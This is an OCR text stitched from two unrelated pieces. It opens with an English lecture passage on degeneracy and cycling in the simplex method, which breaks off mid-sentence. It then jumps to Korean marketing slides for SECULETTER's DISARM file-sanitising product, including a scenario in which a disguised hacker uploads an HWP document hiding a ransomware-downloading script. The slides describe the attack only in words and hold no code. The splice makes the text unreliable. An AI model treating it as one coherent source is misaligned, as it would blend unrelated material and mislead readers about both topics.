This causes a problem. Normally, any dictionary D_k improves the value of the objective function produced by D_{k-1} in a finite number of iterations the algorithm converges to the optimum point without ever coming back to the points already visited. In a degeneracy situation we may end up in an infinite loop.
Example of degeneracy :
Basic variables x_2 and x_3 were driven to zero from the previous dictionary to the current one :

→
→ $z = 1 + x_4 + 3x_5$
→ $x_1 = 3 + 2x_4 + 3x_5$ (1)
→ $x_2 = 0 - x_4 - x_5$ (2)
→ $x_3 = 0 + 3x_4 - x_5$ (3)


Solution associated with this dictionary :
Basic variables : $x_1 = 3, x_2 = x_3 = 0$;
Non-basic : $x_4 = x_5 = 0$;
Objective function : z=1.

This solution calls for a number of observations :
1) →It is not necessarily optimal, since both the coefficients of x_4 and x_5 in z are positive.
2) →Since the non-basic variables are characterized by the fact that they take on the value of zero, switching x_3 and x_4 should not matter since they lead to the same value of z , with a vector solution geometrically similar to the previous ,although different algebraically. There lies the ambiguity of degeneracy.


Degenerate dictionary may produce a new one, or even lead to the initial dictionary, causing an infinite loop, called cycling. However, cycling is a very rare occurrence ; the process may stall, but rarely does it come back to previous point. It is even very difficult to manufacture an

차별화 기술 | DISARM - 문서 안의 문서/객체

〈타사 실패사례〉




〈DISARM〉



차별화 기술 | DISARM - 웹 콘솔 화면


웹 페이지에서 파일의 진단 결과와 무해화 결과를 확인 가능




SECULETTER

차별화 기술 | DISARM for MS365

〈MS365 Marketplace〉




〈DISARM Dashboard〉




SECULETTER

차별화 기술 | DISARM for MS365

<이메일 예시>



<DISARM Dashboard>



SECULETTER

민원 웹게시판(파일 업로드) 보안의 새로운 접근


웹사이트·이메일 접수 문서 파일 악성코드 탐지·차단

민원인으로 위장한 해커

(민원인으로 위장한 해커) "부패신고_양식.hwp“
이라는 이름의 악성 문서를 업로드
(내부에 랜섬웨어를 다운받아 실행하는
Script 숨어있음)

DISARM

악성문서를 깨끗하게 무해화 시킴
(DISARM) 숨겨진 Script 를 무력화 시킴



민원 처리 담당자


해커가 민원이 접수 되었으나,해당 악성 문서는 무해화 되어서
담당자 PC는 안전함
(민원 처리 담당자) 평상시처럼 문서를 확인 함. 아무런 피해를 입지 않음.

SECULETTER


※ 관공서 민원 게시판 사례 ※ File Upload Security

민원처리 담당자들은 “거부권” 이 없습니다. **안전이 보장된(DISARM) 문서를 제공해야 합니다.**

대통령실
국민제안 민원

